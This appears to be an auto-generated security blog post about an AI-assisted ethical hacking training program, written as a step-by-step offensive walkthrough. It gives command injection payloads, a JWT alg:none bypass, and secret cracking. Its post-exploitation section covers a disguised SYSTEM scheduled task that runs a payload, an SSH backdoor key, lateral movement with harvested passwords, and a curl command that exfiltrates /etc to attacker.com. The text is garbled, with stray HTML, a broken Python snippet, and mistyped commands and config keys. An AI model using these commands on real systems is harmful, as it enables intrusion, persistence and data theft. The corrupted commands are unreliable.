
Listen to this Post

Introduction:
The modern cybersecurity landscape demands a fusion of traditional defensive tactics and offensive, AI-powered reconnaissance. The recent 300-hour field training program conducted by Together We Go Academy, which concluded on August 31, 2026, highlights this paradigm shift by integrating Networking Essentials, Ethical Hacking with AI, and OWASP-centric Bug Bounty methodologies. This intensive program, led by industry mentor Eng. Abdelrahman Alfaqih, underscores a critical evolution: leveraging artificial intelligence to augment manual penetration testing efforts, enabling security professionals to identify and exploit vulnerabilities at machine speed. As organizations scramble to fortify their digital perimeters, the ability to blend AI tools with rigorous manual validation, as practiced in this training, has become the gold standard for modern red teams.
Learning Objectives & Secrets:
- Objective 1: Master AI-Enhanced Reconnaissance – Learn to utilize large language models (LLMs) to parse and analyze massive datasets (e.g., breached credentials, public code repositories) for rapid target profiling and subdomain enumeration.
- Objective 2 (Secret): Automated Payload Generation – Instead of manual payload crafting, leverage AI to mutate standard injection strings (SQL/XSS) dynamically, bypassing Web Application Firewalls (WAFs) by mimicking natural language patterns to evade signature-based detection.
- Objective 3 (Secret): Intelligent Vulnerability Validation – Use AI to correlate findings from multiple scanning tools to differentiate between false positives and true positives, prioritizing exploits based on contextual asset criticality rather than static CVSS scores.
You Should Know:
1. OSINT and Reconnaissance Automation
The foundation of any bug bounty or penetration test is deep reconnaissance. During the training, participants utilized a hybrid approach, combining traditional tools with AI-based parsing.
Extended Guide:
Reconnaissance involves discovering assets that are often forgotten by the organization. The process starts with passive enumeration using DNS dumps and certificate transparency logs, followed by active probing.
Step-by-Step Guide:
- Passive Enumeration: Use `subfinder` and `amass` to collect subdomains.
- Command (Linux): `subfinder -d target.com -o subdomains.txt`
– Aggregate Data: Use `curl` to fetch certificate logs: - Command: `curl “https://crt.sh/?q=%.target.com&output=json” | jq ‘.[].name_value’ | sort -u > crt_data.txt`
– AI-Parsing: Feed raw outputs into an AI script (Python) to filter noise:Python snippet to remove duplicates and wildcard entries with open('crt_data.txt', 'r') as f: domains = set(line.strip('"') for line in f if '' not in line) print("\n".join(domains)) - Active Probing: Utilize `httpx` to check live hosts:
- Command: `httpx -l subdomains.txt -title -tech-detect -o live_hosts.txt`
2. Vulnerability Scanning and AI-Driven Fuzzing
Traditional fuzzing often relies on static wordlists; however, the training emphasized “Smart Fuzzing” where AI generates context-aware payloads based on the application’s language and response patterns.
Step-by-Step Guide:
- Parameter Discovery: Use `arjun` to discover hidden HTTP parameters.
- Command: `arjun -u https://target.com/api/endpoint -o params.txt`
– Dynamic Fuzzing: Use `FFuf` with a custom wordlist generated by an LLM. - Command: `ffuf -u https://target.com/FUZZ -w custom_ai_list.txt -fc 404 -mc 200`
– Shell Command Injection: For Linux-based targets, test for command injection using time delays. - Payload: `127.0.0.1; ping -c 10 10.0.0.1` -> Monitor response time to confirm execution.
- Windows Command Injection Test:
- Payload: `127.0.0.1 & ping -1 10 10.0.0.1 &`
– Tip: Use `&&` for conditional execution in Windows.
3. API Security and JWT Exploitation
A critical component of the training was OWASP API Security Top 10, specifically focusing on Broken Object Level Authorization (BOLA) and JWT weaknesses.
Step-by-Step Guide:
- JWT Structure Analysis: Decode JSON Web Tokens to inspect the `alg` and `kid` headers.
- Command (Linux): `echo “eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9…” | jq -R ‘split(“.”) | .
, .[bash] | @base64d'`
- Exploiting <code>alg:none</code>: Capture a token and modify the algorithm to bypass verification.</li>
<li>Tool: Use `jwt_tool` - `python jwt_tool.py <token> -X a`
- Weak Secret Bruteforce: Crack HMAC secrets using <code>hashcat</code>.</li>
<li>Command: `hashcat -m 16500 jwt.txt rockyou.txt`
- Authorization Bypass (BOLA): Use Burp Suite Intruder to cycle through sequential IDs (e.g., `user_id=1001` to <code>user_id=2000</code>) to check if one user can access another's data.</li>
</ul>

<h2 style="color: yellow;">4. Cloud Hardening and Container Security</h2>

The training addressed the growing threat of misconfigured cloud instances, focusing on Amazon Web Services (AWS) and Docker containers.

<h2 style="color: yellow;">Step-by-Step Guide:</h2>

<ul>
<li>Enumerating S3 Buckets: Use `s3scanner` to check for public read access.</li>
<li>Command: `s3scanner -bucket target-data`
- Container Escape Mitigation: Verify container isolation.</li>
<li>Command (Linux Host): `docker run --rm -it alpine sh -c "cat /proc/self/status | grep Cap"` (Check capabilities; drop `CAP_SYS_ADMIN` for security).</li>
<li>Linux Capabilities Configuration: In `docker-compose.yml` add:
[bash]
security_opt:</li>
<li>no-1ew-privileges:true
cap_drop:</li>
<li>ALL
cap_add:</li>
<li>NET_BIND_SERVICE
5. Post-Exploitation and Persistence
Once a foothold is established, maintaining access and covering tracks is vital for red team simulations.
Step-by-Step Guide:
- Windows Persistence: Create a scheduled task to execute a reverse shell on system startup.
- Command (PowerShell): `schtasks /create /tn “WindowsUpdate” /tr “C:\path\to\payload.exe” /sc onlogon /ru SYSTEM`
– Linux Persistence: Add an SSH key for backdoor access. - Command: `ssh-keygen -t rsa -f ~/.ssh/backdoor_key` (Add public key to
authorized_keys). - Lateral Movement (Linux): Use `ssh` with harvested credentials to pivot.
- Command: `sshpass -p ‘password’ ssh user@internal_host`
– Data Exfiltration: Use `curl` or `nc` to extract sensitive data. - Command: `tar -czf – /etc/ | curl -F “file=@-” https://attacker.com/upload`
What Undercode Say:
- Key Takeaway 1: Augmentation, Not Replacement – AI serves as a force multiplier for penetration testers, drastically reducing the time spent on routine tasks and allowing more focus on complex logic flaws. The automation of payload generation and parameter fuzzing allows for broader coverage in shorter timeframes.
- Key Takeaway 2: The Human Element is Crucial – Despite the advanced AI capabilities demonstrated, the most critical phase remains the validation and correlation of vulnerabilities. Automated tools often miss business logic errors and chainable exploits, requiring the intuition and strategic thinking of a trained human analyst.
- Analysis: The curriculum’s emphasis on OWASP Bug Bounty tracks indicates a strategic shift towards adversarial simulation. The success of the program relies on the symbiotic relationship between AI’s computational power and the tester’s cognitive flexibility. As cloud adoption increases, the integration of hardening guides (like capability dropping) ensures that these new skills are immediately applicable to real-world infrastructure. The training effectively bridges the gap between academic theory and operational execution, ensuring graduates are comfortable with both command-line interfaces and advanced AI APIs.
Prediction:
- +1 – The integration of AI into bug bounty programs will increase the efficiency of ethical hackers by 30-40%, leading to a significant reduction in the window of exposure for critical zero-day vulnerabilities.
- +1 – Demand for professionals skilled in “JWT exploitation” and “Cloud Hardening” will surge, positioning graduates of such programs at the forefront of the lucrative infosec job market.
- -1 – The proliferation of AI-driven hacking tools will lower the entry barrier for script kiddies, potentially increasing the volume of low-sophistication cyberattacks, forcing defense teams to rely more on anomaly detection rather than signature-based alerts.
- -1 – Reliance on AI for vulnerability detection could lead to the neglect of complex, multi-step exploits (e.g., privilege escalation chains) that currently require human-level reasoning, leaving critical infrastructure exposed.
- +1 – Continuous education frameworks (like the 300-hour model) will become mandatory in university curricula, ensuring that future cybersecurity professionals are trained not just in static security, but in adaptive, intelligence-driven defense.
- +1 – The focus on API security in this training aligns with the microservices boom; we will see a drastic reduction in BOLA vulnerabilities as AI tools specifically target these logic flaws.
- +1 – Companies will increasingly adopt “Shifting Left” methodologies, embedding AI-powered scanners directly into CI/CD pipelines, replicating the fuzzing techniques taught in such field programs to catch vulnerabilities before deployment.
- -1 – Regulatory scrutiny will tighten as AI in pentesting raises legal questions about data privacy during automated data collection, requiring new legal frameworks to govern the extent of AI-driven OSINT.
▶️ Related Video (86% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/eCH7xftJ – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


